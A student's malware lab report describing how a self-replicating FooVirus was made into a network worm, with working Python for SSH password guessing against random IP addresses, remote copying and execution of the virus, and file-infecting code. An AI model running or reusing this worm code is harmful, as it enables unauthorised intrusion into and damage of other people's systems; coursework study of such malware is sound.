Lab Report

Assignment on Malware

By


Ridwanul Haque

1705111

Task 1:


How I turned the FooVirus into a worm by incorporating networking code in it-

- Using get_new_usernames(), get_new_passwds(), get_fresh_ipaddresses() functions from AbraWorm.py to access other networks/machines.




```python
def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
            if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return usernames

def get_new_passwds(how_many):
    if debug: return ['mypassword']      # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
                    if random.random() > 0.5 else '') if int(selector[x]) == 1
                            else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return passwds

def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.2']
                # Provide one or more IP address that you
                # want `attacked' for debugging purposes.
                # The usrname and password you provided
                # in the previous two functions must
                # work on these hosts.
    if how_many == 0: return 0
    ipaddresses = []
    for i in range(how_many):
        first,second,third,fourth = map(lambda x: str(1 + random.randint(0,x)), [223,223,223,223])
        ipaddresses.append( first + '.' + second + '.' + third + '.' + fourth )
    return ipaddresses
```

- Establishing connections with the Target Host
  (this block is almost similar to the one used in AbraWorm.py)



```
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address, port=22, username=user, password=passwd, timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
```

- Added new String “fooVirus” that contains the FooVirus code to be executed.




Restricted Mode is intended for safe code browsing. Trust this window to enable all features.

```
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.

fooVirus = '''#!/usr/bin/env python
import sys
import os
import glob

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.\n\n""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
'''

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
```


- Added a new function ***write_foo_to_file(filename***) that writes the FooVirus code in a new file (Line 147)

- I have created a new file **FooVirus.py** that contains the FooVirus code:




```
109
110     def write_foo_to_file(filename):
111         with open(filename, 'w') as f:
112             f.write(fooVirus)
113
```

- Deploy this file on the target Host (Line 150-151)
- Run this file on the target Host (Line 154)



```
127             for user in usernames:
128                 # And, finally, loop over randomly chosen IP addresses
129                 for ip_address in get_fresh_ipaddresses(NHOSTS):
130                     print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
131                     files_of_interest_at_target = []
132                     try:
133                         ssh = paramiko.SSHClient()
134                         ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
135                         ssh.connect(ip_address, port=22, username=user, password=passwd, timeout=5)
136                         print("\n\nconnected\n")
137                         # Let's make sure that the target host was not previously
138                         # infected:
139                         received_list = error = None
140                         stdin, stdout, stderr = ssh.exec_command('ls')
141                         error = stderr.readlines()
142                         if error:
143                             print(error)
144                         received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
145
146                         # Write `foo` to a new file named `FooVirus.py`
147                         write_foo_to_file('FooVirus.py')
148
149                         # Deploy the new file `FooVirus.py` on the target host
150                         scpcon = scp.SCPClient(ssh.get_transport())
151                         scpcon.put('FooVirus.py')
152
153                         # Run the new file `FooVirus.py` on the target host
154                         stdin, stdout, stderr = ssh.exec_command('python3 FooVirus.py')
155                         error = stderr.readlines()
156                         if error:
157                             print(error)
158                             continue
159
160                         scpcon.close()
161
162
163                     except:
164                         continue
```

- Connect to other Host (Line 177)
- Deploy the FooVirus file (Line 180)
- Execute the FooVirus (Line 181)



